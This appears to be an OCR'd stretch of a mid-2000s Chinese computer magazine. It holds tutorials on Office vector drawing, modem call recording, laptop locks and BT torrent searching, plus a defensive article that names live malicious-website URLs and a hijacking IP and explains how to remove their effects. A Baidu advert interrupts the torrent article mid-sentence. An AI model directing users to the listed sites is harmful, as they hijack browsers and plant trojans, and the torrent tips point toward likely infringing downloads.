网页地址: http://www.5d.cn/Tutorial/multimedia/authorware/

5D多媒体大家一定听说过，它不仅包括了Authorware的应用，还有其他诸如Director、Photoshop、Flash等多媒体软件的开发应用知识。另外，这个网站还有一个多媒体人才库，可以帮助用人单位找到合适的人选，也可以帮助你找到工作的机会。上面的网页地址只是列出了其Authorware子栏目中的一些相关内容。

★我爱多媒体

网页地址: http://www.52domedia.com/

收有Authorware入门教程，安装程序的制作，shell32.dll中的函数的用法，用多媒体来开发项目的技巧等内容。

CF [YY13]

揭开Office绘图之谜 打造个性化矢量酷图

★★★★

■新疆 薛凯文

Office 2003自带了184幅wmf格式的矢量剪贴画，为你编制图文并茂的文档提供了方便。你也可以利用Office的绘图功能，亲自动手绘制符合特定要求的图片，效果不亚于专业绘图软件的水准。下面，我们将在Excel 2003中通过实例剖析Office矢量剪贴画的绘制原理和基本方法。

四步破解Office矢量剪贴画绘制原理

第一步：插入图片

新建一个Excel工作簿，在Sheet1中执行"视图→工具栏→绘图→插入剪贴画"，屏幕右边会弹出"剪贴画"工具栏。在其中的"搜索范围"中选择"Office收藏集"；在"结果类型"中选择"所有媒体类型"下的"剪贴画"，点击前面的小"十"字，展开剪贴画的所有类型，只选择"Windows图元文件(*.wmf)"；点"搜索"，就会搜索出Office自带的所有wmf格式的剪贴画。分析这些矢量剪贴画，不难发现，它们是利用Office自身的绘图功能绘制的。

Office绘图工具介绍：执行"视图→工具栏→绘图"，打开"绘图"工具栏，其中"自选图形"包括直线、连接符、基本形状、箭头总汇、流程图、星与旗帜、标注、其他自选图形等八个类型的图形。除"直线"工具外，其他全为现成的自选图形，可根据需要直接插入文档。但对于想用Office来制作酷图的朋友来讲，这些内置的图形毕竟非常有限，所以不得不学会自己DIY。自绘图形时用得最多的是"直线"工具，它包括直线、箭头、双箭头、曲线、任意多边形和自由曲线，利用它们特别是后三种就能绘制出各种各样的图形，"基本形状"中的椭圆、矩形等工具也经常用到。

选中单元格B3，选择一张有房屋和湖泊的矢量风景画，单击它就被插入到当前工作表中(以单元格B3为起点)。为了更加清楚地观察这张图片，可以拖动图片右下角的白色小圆圈放大图片，并将其移动到工作表中合适的位置(见图1)。我们看到，左上角的图片名称显示为"图片700"，这说明它是一张没有被拆散组合的完整图片。




图1

第二步：拆散组合

右击该图片，弹出下拉菜单，执行"组合→取消组合"，会弹出一个对话框，提示"这是一张导入的图片，而不是组合。是否将其转换为Microsoft Office图形对象？"按下"是"，该图片即转换为组合。再观察左上角的图片名称，已显示为"组合702"，表示该图片已被转换为Office图形对象，但此时还不能直接对其编辑。

右击该组合，在弹出的下拉菜单中执行"组合→取消组合"，按住Shift键，分别点选图片中不同部位，会发现在图片上出现了许多钉子状的小点，这是该图片应用了Office图形"组合"功能的见证。组合能使分别绘制的图形单元构成一个整体，方便对图形进行整体的缩放、旋转、移动和复制等处理。

因为组合后无法对每个组成部分直接进行编辑，接下来，我们要把这些组合全部拆开，让它们变为互不相连的、彼此独立的图形元素，即将图形恢复为当初未组合前的状态。拆分方法：单击图片中应用了组合的部分，右击弹出下拉菜单，再次执行"组合→取消组合"。这时会发现，图片中出现了许多密密麻麻的白色和绿色的小圆圈(见图2)，表明这些组合已经被完全拆开。用同样方法将图片中所有的组合全部拆分开来。这时，就可以对每个图形单元进行直接编辑了。




图2

拆分后，单击其中任何一个组成部分，会看到，在其周围出现八个白色小圆圈和一个绿色小圆圈(有的只有四个白色小圆圈，那是因为图形太小，部分圆圈被隐藏，拖动放大后，会全部显现)。这些小圆圈是对图形进行调整的控制点，其作用和用法：鼠标指向顶部的绿色小圆圈，会在其周围产生一个弧形箭头，按下鼠标拖动，会使图形发生旋转。拖动上、下两个白色小圆圈，能使图形在垂直方向上缩放并能产生翻转；拖动左、右两个白色小圆圈，能使图形在水平方向上缩放并能产生翻转；拖动四个角上的白色小圆圈，可以使图形同时在垂直和水平方向上缩放并能产生翻转。

第三步：叠放次序

仔细观察一下会发现，这些已被解除组合的图形单

元，并不是随意排列的，而是有上下排列次序的，这就是图层概念。任选某部分被压在下一层的小图形，右击弹出下拉菜单，选择“叠放次序→置于顶层”，该图层会被提升至最顶层，使其“原形毕露”。“叠放次序”中共有四种选项：置于顶层、置于底层、上移一层、下移一层。灵活使用“叠放次序”功能，能使你在图层调整中得心应手。

第四步：编辑状态

全部被拆散组合后的图形，就变成了一堆按一定规则排列、但相互独立的“零件”。我们可对这些“零件”分别进行修改和编辑。方法：单击某个“零件”，右键弹出下拉菜单，选择“编辑顶点”选项，会在该“零件”的周围出现许多黑色顶点(见图3)，拖动这些顶点(控制点)，能改变图形的形状。




图3

右击某个控制点或某两个顶点之间的线条，会弹出下拉菜单，包括添加顶点、删除顶点(线段)、开放路径、自动顶点、平滑顶点、直线点、角部顶点、 直弓形、曲线段、退出编辑顶点等选项，熟练应用这些选项，能使顶点编辑灵活自如，使图形更为生动。

启动创造性思维，六步绘制一个酷图

按如上方法，我们来绘制一只在沼泽地里行走的老虎，完稿后的效果如图4所示。面对一只如此 如生、惟妙惟肖的猛虎，你一定很难想象是用Office绘制的吧？但它的的确确就是Office的杰作！如果按照以下步骤操作，你也能够绘制出如此威猛的百兽之王！快来试试看吧。




图4

第一步：绘制背景

新建一个Excel工作簿文档，插入五个工作表。在Sheet1中，使用“视图→工具栏→绘图→矩形”工具画一个矩形。双击它，弹出“设置自选图形格式”对话框：1.在“大小”选项卡中，设置高度为14.55 厘米，宽度为17.99 厘米。2.在“颜色与线条”选项卡中，设置内容——(1)填充颜色：执行“颜色→其他颜色→自定义”，在默认的RGB颜色模式中，将红(R)、绿(G)、蓝(B)分别设置为183、183、127；(2)线条颜色：设置为“无线条颜色”(该老虎图形中所有的线条全设置为“无线条颜色”，下同)。设置完成后按“确定”，背景色就设好了。

第二步：绘制沼泽

为便于区分，沼泽在Sheet2中绘制。使用“任意多边形”工具来绘制(以下各步骤均使用这一工具)，先画出沼泽的大概轮廓，然后使用“编辑顶点”的方法进行调整，直至达到图5所示效果。设置图形大小时，宽度均为17.99厘米，高度上部分为6.99厘米、下部分为3.33厘米。设置填充颜色时，RGB分别设为145、158、147。其他方法同第一步。沼泽共由上下两部分组成，绘制好后，将这两部分进行组合：按住Shift键，分别单击这两个图形，用鼠标右键弹出下拉菜单，选择“组合→组合”。




图5

第三步：绘制芦苇

在Sheet3中绘制。芦苇分为上、中、下三个部分，填充颜色由浅到深有所不同：上部颜色与沼泽相同；中部颜色RGB为99、117、73；下部颜色RGB为119、91、51。其他方法同上。三部分绘制好后，先将各部分内的每根芦苇进行组合，组合为三个部分，再将这三部分组合为一个整体。

芦苇绘制技巧：先用“多边形工具”绘制一根芦苇，再复制许多，使用“编辑顶点”功能将其分别变形，使之形状各异，呈随风摇摆之态。

第一步至第三步绘制好后合并显示如图5。

第四步：绘制老虎

在Sheet4中绘制。老虎的绘制比较复杂，分为以下四个小步骤进行：

1.绘制老虎轮廓。轮廓是绘制老虎的基础，正如人的骨 ，一定得多花点功夫绘制好，否则后面的步骤都将受到影响。先绘出老虎的大概轮廓，并使之闭合，再使用“编辑顶点”工具进行调整，直至达到预期效果。最后以黑色填充，完成后如图6。轮廓尺寸设置：高度11.06厘米，宽度12.89厘米。




图6

2.绘制虎皮。以颜色的不同分为四部分：


(1)绘制覆盖范围最大的底纹，填充颜色RGB分别设置为204、102、51，并组合为一体。

(2)绘制左后脚内侧的斑纹，填充颜色RGB分别设置为102、51、0，并组合为一体。

(3)在第一部分的基础上，绘制肚子侧面、腿部和胸部的斑纹，填充颜色RGB分别设置为255、153、51。

(4)在第三部分的基础上，再给肚子右侧和胸部添加一层斑纹，以体现颜色由深到浅的过渡，该层填充颜色RGB分别设置为255、204、153。

虎皮绘制并组合好后如图7。


图7


3.绘制虎头。虎头的绘制最为复杂，必须分为五个部分进行：

(1)颈部及耳部的绘制。如图8中①、②所示部位绘制，两种填充颜色，RGB：①209、160、114，②237、201、173。

(2)脸部的绘制。如图8中③、④、⑤所示部位形状绘制，三种填充颜色，RGB：③209、104、43，④255、168、117，⑤255、201、153。

(3)鼻子的绘制。如图8中⑥、⑦、⑧所示部位形状绘制，三种填充颜色，RGB：⑥165、79、15，⑦137、56、0，⑧255、107、84。


(4)胡须的绘制。如图8中⑨、⑩、⑪所示部位形状绘制，三种填充颜色，RGB：⑨247、229、209，⑩255、237、216，⑪234、224、206。


图8


(5)眼睛的绘制。如图8中⑫、⑬所示部位形状绘制，两种填充颜色，RGB：⑫153、102、51，⑬153、255、255。

每部分绘制好后，别忘了进行组合。

4.绘制老虎影子。影子就一种颜色，如图9所示绘制，填充颜色RGB分别设置为99、117、73。设置图形高度为2.91厘米，宽度为12.28 厘米。


图9

经过以上四个小步骤的制作，一只威猛的老虎就绘制好了(见图10)。最后再将老虎各部分的小组合进行一次大组合，使它们成为一个有机整体，以便于对老虎进行整体的移动、缩放和复制等操作。


图10

第五步：图层组合

将按以上四个步骤绘制好的组合图形，按由下到上的先后次序分别复制到Sheet5工作表中，调节四部分之间的比例关系，使之更为协调，然后对这四个组合图形进行整体的组合。至此，沼泽中的老虎就全部绘制好了，效果如图4。

第六步：图形存储

最终完成的图形可以直接保存在Excel中，也可以复制到Publisher空白出版物(整页)中：选中图片，右键弹出下拉菜单，选择“另存为图片”，保存类型选择“Windows图元文件”，填选好保存位置和文件名后按“保存”，可保存为wmf格式的矢量图形，这样将更便于在Office及其他相关软件中直接调用。如果要在Office中调用这些图形，建议单击“插入→图片→剪贴画”下面的“管理剪辑…”选项，打开“剪辑管理器”，将你已事先准备好的wmf图形文件夹添加到“我的收藏集”下的某个文件夹(需事先在“我的收藏集”下创建一个子文件夹)内，通过选定范围和文件格式进行搜索，可快速地将你的酷图插入文档之中。

综上所述，我们用Office的绘图功能完成了一个复杂矢量图形的制作，领略到了Office绘图能力的简易、强大。按照这种方法，你可以绘制更多富有创意的图形，用于文档插图甚至广告设计之中。

不过，再好的绘图工具毕竟只是一种手段，关键是要在绘制前做好图形的设计，做到胸有成竹。

CF [YY14]



在办公行业中，电话录音已是常用必备需求，但对一般公司来说，价格5000~10000元的电话语音卡实在耗资巨大，而通过我们已经淘汰濒临的Modem配上电话录音软件，就能完全替代电话录音卡，而且功能还一点不比电话录音卡弱。

留住办公室电话——Modem变身答录机

■房顶兽

Modem变电话答录机的软件并不算少见，但由于这种软件属于行业类软件，因此一般都是共享软件。笔者经过亲自搜索，在这些软件中找到了简单易用，功能丰富的一款国产精品软件，数码风(SMART PHONE RECORDER)电话录音软件，配合语音Modem，可以较完美的实现自动答录功能。

数码风SMART PHONE RECORDER小档案

- 软件版本:2.6.8　软件大小:645KB
- 软件性质:共享软件(部分功能限制)
- 适用平台:Windows 2000/XP/2003
- 下载地址:http://hdt.downloadsky.com:8080/down/smpdemo.zip

数码风是一款与语音Modem配套的，支持电话录音、自动应答的共享软件。使用数码风，首先应该确认连接好Modem和电话机。



然后安装启动数码风，就会出现如图1的设置界面。首先在设置界面的“线路选择”菜单中选择需要录音的Modem。需要注意的是，Modem必须支持语音功能才能选择，而国内很多生产Modem为了节约成本，将与拨号上网无关的电显示、语音、传真等功能省略掉，导致这些Modem不能实现录音功能。按照软件作者推荐，过去流行的金网霸、帝盟、3COM等著名品牌的Modem都能提供录音功能。在数码风的菜单中总共能够选择4条Modem线路，同时支持录制4条电话录音，功能相当强劲。

在下面菜单中，“铃声规则”是设置数码风的工作时间，“录制欢迎词”是录制在无人接听电话时自动应答。根据世界各地不同的法律法规，在一些地区给别人录音时必须征得对方同意或者让对方知道，因此这种法律声明就可通过“录制合法性声明”菜单录制。设定好所有功能后，就可以保存配置文件，然后重新启动数码风。

重新启动数码风，就会跳出管理界面，这时只要一直开启此软件，每当有电话呼入时，数码风就能自动录制交谈双方的电话信息，或者在无人接听时进行自动录音。所有这些记录信息都会在管理界面的三个窗口中显示，方便查找。而我们知道，当我们通过自己电话话机拨号呼出时，Modem并不会工作，这时数码风也不会录制呼出的电话。因此在数码风管理界面中特别提供了“拨号”功能，单击界面中的“拨号”字样，就会弹出一个拨号菜单兼电话号码管理工具，这个拨号通过Modem拨号后，我们同样可以用电话机接听，而数码风也能成功录音了。

CF [YY15]

Office流行笔记本锁

■CFan·Storyer



图1



图2

CFan的老编小编们都在转向笔记本办公，这使办公室桌面大为清洁，但每天背着轻重不一的笔记本上班却让众编辑叫苦不堪。直到某一天，阿健疑惑地向Storyer询问：“Storyer，你们小屋里的几台笔记本没人看时怎么保管的？”Storyer同样疑惑的回答：“我都用笔记本锁了，你不知道吗？”



图3

于是当天下午，从中关村回来的CFan小编们都为自己的笔记本配上了笔记本锁，当晚，十余台笔记本孤独地躺在了办公室中。

见图1，笔记本锁结构相当简单，就是一条坚韧带套的钢丝绳配上一个锁头，在卖笔记本的地方都可以见到。使用时将钢丝绳套在办公室的桌面走线孔、桌子腿等不会被拉走的地方，然后把锁头锁在笔记本电脑的锁孔上（见图2）。



图4

笔记本锁虽然简单，但同样有质量高下。图3右边的笔记本锁，价格15元左右，但锁芯强度不够，模具也不够规范，同类型的笔记本锁已经坏掉多条了。图3左边的笔记本锁售价30元，钢丝绳粗壮，锁芯为坚固的不锈钢材料，牢固耐用。图4的为密码型笔记本锁售价45元，只要记得密码，不用担心忘了钥匙带不走笔记本了。

CF [YY16]

BT已经成了家喻户晓的下载方式，但如何找到好的种子成了很多人的心病……

轻松做个寻种大师

★★★

■ Softer 呆瓜 选题推荐:辽宁 XYZ(奖金150元)

BT是什么？相信经常在网上下载歌曲、电影等资源的读者不会陌生。虽然网络中的免费午餐越来越少，但还是有很多资源是可以通过BT来免费获得的。在BT软件中免费资源是靠种子来下载的，没有了种子就无法实现数据的下载，究竟到哪里去找这些免费的资源呢？今天就请跟随笔者一起成为BT搜索的专家。

用Google、百度找种子

普通读者可能经常要寻找BT种子，一想到搜索就想到了强大的搜索引擎。这里告诉大家一个巧妙的方法来搜索BT种子。在Google搜索处使用如下格式进行查找:"种子名 filetype:torrent"。例如，要搜索电影《碟中谍5》(这部电影并不存在)，只需要在Google搜索框中填入"碟中谍5 filetype:torrent"(不含引号)即可，搜索结果如图1所示，有很多个种子被轻松找到。

小提示

在百度中通过"种子名 filetype:torrent"是搜索不到BT种子的，因为该网站没有开通这个功能。但搜索其他文件格式如"书名 filetype:pdf"是可以搜索到的。



图1

专业的就是不一样

自从BT流行后，网上就出现了不少专门提供BT种子搜索的搜索引擎，像BT特工(http://bt.igdbol.com)、BT@CHINA联盟搜索引擎(http://search.btchina.net)、BT守望者(http://www.bitower.com)、BT搜索联盟(http://www.btfan.

百度硬盘搜索给你一个慵懒的理由

"亲爱的，你慢慢飞，小心前面带刺的玫瑰，亲爱的，你张张嘴，风中花香会让你沉醉……"，边上网边听音乐已经成了许多人的爱好，MP3的流行更使人们有了一个选择娱乐的最佳表现方式。对音乐的爱好，注定了大家都希望看到自己喜欢的歌曲能在本地硬盘上安营扎寨，可是大量的歌曲堆积在硬盘上，你能在繁复中找到你钟情的那一首吗？

其实，坐拥百度硬盘搜索，一切都变得简单，通过它你可以非常简单地搜索到硬盘上每一首歌，无论你是记得歌名还是歌手名字，任选其一，你就可以搜索到他们正悄悄地躲在你硬盘的哪一个角落。怎么样？简单吧！

而且，你还可以设置硬盘搜索，右击任务栏上的图标，在弹出的菜单中选择"设置"，在打开的搜索设置网页中你可以根据自己的需要取消某些搜索类型的文件。比如，你就希望搜索MP3，那就只勾选影音文件就可以了;在页面底部你可以将自己的一些私人文件夹或系统文件夹添加在目录和网站中，具体的添加格式在网页中都做了详细的说明。相信你看一眼就一目了然了。

在搜索结果中单击文件名即可打开相应的文件，旁边的文件夹图标可以让你打开文件所在的文件夹，这个设计做得很人性化，十分便捷。另外，百度对搜索结果进行了分类统计，还允许你按照日期或者搜索的相关度进行排序整理。界面风格与百度在线搜索网站完全一致，快照功能的加入也让用户感觉很熟悉很亲切。

到底自己的硬盘里有多少首歌曲，你是不是也不太清楚呢？如今有了百度的硬盘搜索，一切都尽在掌握。只要建立了索引，你就可以很轻松地查看到。右击任务栏上的图标，在弹出的菜单中选择"状态"命令，在打开的网页中即可查看百度硬盘搜索的状态，我们能很清楚地看到建立索引的时间以及相关类型文件的数量。当然，由于百度硬盘检索是在后台机器空闲的时候进行，因此你也可以让系统自动索引，不必管它，毕竟它也占不了你多少系统资源。

一边 览着网页，一边 听着自己喜欢的歌曲，那种 意，那种愉悦，相信心情一定不错吧？百度一下你的硬盘，还有什么天 之音不能马上欣赏呢？更重要的是，除了能搜索到MP3歌曲之外，还可以搜索到RM等影视文件，想看段视频，直接百度一下，任君选择，那种轻便和简单是不是更铸造了你 懒的舒适？还想什么？别犹豫了，到百度(http://disk.baidu.com/)去下载一个百度硬盘搜索试试吧。

百度现在还开通了读者信箱，可以发送邮件到dnahz@baidu.com，获得更多的使用咨询。

com)等。但由于它们各有千秋，所以我们往往会在多个搜索引擎中寻找种子。而现在的流行趋势则是集成化，一次完成多个引擎的搜索，省了不少时间。

1.冬儿 BT 搜索:我收集了 15 个 BT 搜索

网址:http://www.dongr.com/search/index.php?t=11

冬儿搜索其实是一个集成有网页、新闻、黄页、音乐、软件、游戏等多种内容搜索的网站，它本身并不直接提供搜索服务，而是集成了各类流行的搜索引擎，你只要在这里输入一个关键字，然后再选择要使用的搜索引擎，比如:Google 或是百度等，便可以快速搜索到 Google 中的内容。而其中的冬儿 BT 搜索则集成了国内 15 家 BT 搜索引擎。

2.猪猪 BT 搜索:一次搜 7 家

网址:http://www.pigbt.com/

上面的冬儿虽然集成的 BT 搜索引擎多，但每次只能针对一个引擎搜索，而猪猪 BT 搜索却能让你输入一次关键词，立即对七个著名的 BT 搜索引擎进行搜索。

小提示

由于 BT 种子存活期非常短，往往一两天就会失效，所以搜索出来的种子的可用性也是一个未知数。笔者的经验是同一时间内通过多个种子下载同一个内容，根据一小时内的下载结果做下判断筛选，将已经死亡的种子任务及下载文件删除掉，只保留可用的即可。

3.把它们引进腾讯 TT 中:直接懒到家

还记得我们以前曾经介绍过如何手动添加搜索引擎到腾讯的 TT 中吗？其实大同小异，你也可以将经常使用的 BT 搜索引擎添加到 TT 中，这样就能直接在　览器提供的搜索框中输入关键字，回车后即可直接对多个引擎进行搜索。

第一步:收集必需的搜索引擎地址，方法很简单，比如:在BT守望者(http://www.bitower.com)中输入"狂"这个关键字后回车，复制搜索结果的链接 http://www.bitower.com/(0vmllq4515wu4y55bihc0p55)/search.aspx?q=%C9%F1%BB%B0%CA%B1%B4%FA&p=Seed&b=0 到一个文本文件中，去除不必要的部分，最后精简为 http://www.bitower.com/search.aspx?q=,这就是搜索引擎的关键部分了。利用同样方法收集其他搜索引擎的地址信息。

小提示

著名BT搜索引擎URL

BT 特工:http://www.souyo.com/exec/search?b=BT 特工搜索&kt=2&rr=5&k=

天天 BT 下载:http://www.ttbt.cn/search.asp?type=soft&k=

BT 搜索客:http://www.btseeker.com/Search.aspx?Key=

搜游网:http://www.souyo.com/exec/search?k=

第二步:打开 TT，点击"工具→TT 选项"，进入"搜索设置"项，接着在右侧窗格中单击"新增"按钮，在弹出的如图 2 窗口中输入引擎名称以及刚才整理的 URL，然后再单击下面的"插入[%]"，这样在"URL 格式"文本框中便是"http://www.bitower.com/search.aspx?q=[%]"。使用同样方法添加其他搜索引擎。



图 2

第三步:退出"TT 选项"窗口，单击　览器工具栏右侧的"多搜索"按钮右侧的向下箭头弹出如图 3 的菜单，首先要勾选"多引擎搜索"，接着再勾选刚才设置的 BT 搜索引擎。完成后，只要在工具栏"搜索"文本框中输入关键词，然后单击"多搜索"按钮，　览器便会打开多个窗口进行搜索。



图 3

Just Do It

其他第三方浏览器一般也集成有类似 TT 的搜索增强功能，因此你可以根据上面的方法来应用到自己的浏览器中。

请软件来帮忙搜索 BT 种子

上面介绍了这么多方法，虽然非常有效，但我们要下载一个电影时需要访问多个 BT 论坛寻找该电影的种子，找起来有些麻烦。有没有一种软件能自动从各个著名 BT 论坛搜索相应的种子呢？最近笔者就发现了这样一款不错的BT种子搜索软件——BT 搜索专家，在此推荐给大家。

BT 搜索专家小档案

u软件版本:v1.0	软件大小:416KB
u软件性质:免费软件	运行平台:Window 2000/NT/XP/2003
u下载地址:http://www.onlinedown.net/soft/38728.htm	

该软件是绿色软件，不用安装就能运行。它是国内首款客户端 BT 种子搜索工具，通过它你可以轻易地从百万个 BT 种子中搜索出你想下载的资源，而且软件会自动将搜索结果中连接数最多的种子放到最前面，这样就大大提高了我们的下载速度，另外内置的 BT 种子论坛引擎数据库还可以在线不断更新。

小提示

★通过该软件还可以搜索 MP3 歌曲、Flash 动画和其他媒体文件，只要在搜索选项中将相应的类型打上对勾即可，搜索到的资源也是非常多的。

★目前还有同样功能的 BT 搜索软件，比如:BT 搜宝(http://nj.onlinedown.net/soft/34947.htm)等，你也可以试试。

CF [YY17]

■LY 呆瓜 选题推荐:BCD(奖金150元)

★★★★

直击犯罪第一现场

本文可以帮你学到

- 网上流传的恶意网站悉数曝光
- 对恶意网站“杀一儆百”

不知你发现没有，随着宽带技术日益普及，篡改IE主页地址、自动下载木马程序的恶意网站也越来越多。据相关统计显示，截止到2005年2月初，中国大约有1200个恶意网站，比较流行的木马约有6500个，后门软件约有4000个，间谍广告约3100个，每天有70%的网民受到恶意网站、恶意程序的攻击。

这些恶意网站一般通过带有诱人内容的图片及游戏链接吸引用户点击，或是利用一些著名软件的下载作诱饵等方式，欺骗用户安装它们的带有恶意攻击性质的程序或插件。今天，就让我们给这些恶意网站归归类，一步一步将它们赶出电脑。

小心这些名字!

下面是上网助手统计的2004十大恶意网站，它们的共同特点都是篡改用户IE主页，今后凡是看到这些网站的名称，一定要警惕!

1	福建网址	篡改用户主页，该网站包括多个变种恶意程序。
2	情缘音乐网	篡改用户主页，发送QQ尾巴信息。
3	DD88	篡改用户主页，下载恶意程序。
4	彩秀	篡改用户主页，下载恶意程序。该恶意程序会建立TXT文件关联。
5	新年快乐	该网站会修改用户主页，发送QQ尾巴信息来强行推广自己的网站。
6	免费成人电影	篡改用户主页，在注册表中添加自己的启动项。
7	我365网址	当出现找不到服务器的情况，会自动跳转到该网站。
8	免费注册5位数QQ号	篡改用户主页，修改IE标题栏，锁定注册表，结束瑞星、天网等多个安全软件进程，关闭部分系统服务，造成系统异常。
9	久久情缘	篡改用户主页，修改IE标题栏，禁用注册表编辑，添加链接到用户收藏夹。
10	酷彩网	篡改用户主页。

注:因网站名称存在雷同现象，所以不代表所有如此命名的网站都为恶意网站。

你知道吗?

如何让恶意网站永不骚扰我

对于已知的恶意网站，可以在IE中把它“屏蔽”起来，具体的设置方法如下:打开IE，单击菜单“工具→Internet选项→安全→受限制的站点”，单击“站点”按钮，在弹出的窗口中，将所有的恶意网站地址添加进来，最后“确定”返回上层设置窗口再单击“自定义级别”按钮将该区域站点的限制级别设置为最高，这样就可以在一定程度上保护你的系统。

直击犯罪现场——恶意网站解析

绝大多数的情况下，我们并不能预知哪个是恶意网站，所以对于这些防不胜防的恶意网站，还得学会一些自救的方法!为此我们请来资深的网络巡警LY同志，他将从IE被攻击或绑架的第一现场来讲解使用防御或自救的方法。注意:下文中的网址多是恶意网站，在做好安全措施之前请勿访问!

网上流传着一些朋友们总结的恶意网站黑名单，我们在其中选择一些较为典型的恶意网站作为访问对象，然后通过IE被攻击或绑架的情况来给大家演示解决的方法。这里使用的是Windows XP SP2简体中文版系统，它是现在大家用得比较多的一个操作系统，这也是选择它作为测试系统的原因。同时，为了方便IE被感染，没有打开防火墙和杀毒软件。(特别提醒一下:这是为了方便测试才这么做，请大家不要轻易尝试哦!)好了，让我们开始进入“犯罪第一现场”吧!

案发现场一:http://www.yysky.net

案情:QQ尾巴

危害程度:★★★☆

案情分析:进入http://www.yysky.net的网站后，发现域名转向了http://www.yy240.com，打开网页后，系统并没有明显的异常。启动QQ软件，打开对聊窗口，发现每发一句话都会自动地附带一个有HTTP链接的消息，这就是大家所熟悉的“QQ尾巴”。当然，这样初次感染的机会不是很多，大部分“QQ尾巴”病毒都是二次感染的，也就是点击了网友发送过来的带有“QQ尾巴”的链接，而这些链接具有一定的诱惑性，再加上自己的不小心，使得感染“QQ尾巴”病毒几率相当大。自己受罪还会连累网友，这才是最让人恼火的。

清除难度:容易

侦破结果:一般的“QQ尾巴”是比较容易清除的，它的专杀工具也很多，笔者推荐的是瑞星的QQ病毒专杀工具，下载地址为http://download.rising.com.cn/zsgj/RavQQMsender.exe。下载后双击运行此工具，单击“杀毒”即可(见图1)。

第一个QQ尾巴病毒出现至今已经有2年时间了，它的



图1

变种也很多，不过防范起来还是很容易的，需要及时打上系统和 览器的补丁，不要随意点开信息中的HTTP链接。同时，尽可能地使用高版本的QQ软件。

案发现场二:http://www.yan88.com

案情:域劫持

危害程度:★★★

案情分析: 览了http://www.yan88.com网页后关闭该网页，似乎没有任何异常。不过假设这时你要打开太平洋电脑网，输入域名www.pconline.com.cn后，域名会自动转向http://www.zui8.com这个网站，zui8.com就是www.yan88.com的另一个域名，而太平洋电脑网就无法访问了！这是一个很典型的域名转向故障。

侦破结果:根据初步判断为域名转向故障，那么很有可能是hosts文件被修改了，打开%Windir%\system32\drivers\etc目录，用记事本打开hosts文件(此文件为隐藏文件，要在"工具→文件夹选项"中将系统设置为显示隐藏文件)，发现很多域名都被定向到218.85.139.121这个IP(见图2)，在IE中输入此IP，就会访问http://www.zui8.com，它就罪魁祸首了！



图2

知道了原因，解决就比较简单了。把hosts文件中所有包含218.85.139.121这个IP的项目删除，然后打开IE属性，在"常规"标签下单击"删除cookies"和"删除文件"；切换到"安全"标签，将该IP添加到"受限制站点"的列表中，这样以后就不会再中它的标了。

案发现场三:http://www.jixian.net

案情:修改IE主菜单

危害程度:★

案情分析:其实这个网站并不是什么恶意网站，只不过它可能在不知不觉的情况下给IE上安装上了一个"网址"的菜单(见图3)，而其官方网站并没有提供卸载程序，手动删除还比较麻烦，这样使不喜欢这个"网址"功能的用户就很讨厌它。



图3

侦破结果:官方网站没有直接的卸载程序，不过某热心的网友专门为其写了一个卸载程序，下载地址为http://www.newhua.com/cfan/2005../wzjxUninst.rar。

> **小提示**
>
> 有些网站也是通过自动运行恶意脚本，从而修改收藏夹目录，你会发现收藏夹多了一些陌生的网址。“作案”手法很一般，它利用我们对自己收藏夹的信任达到目的。修改收藏夹的手法有很多，不过大多数情况都可以通过IE修复软件来解决。

案发现场四:http://www.sunvod.com

案情:网页木马

危害程度:★★★★★

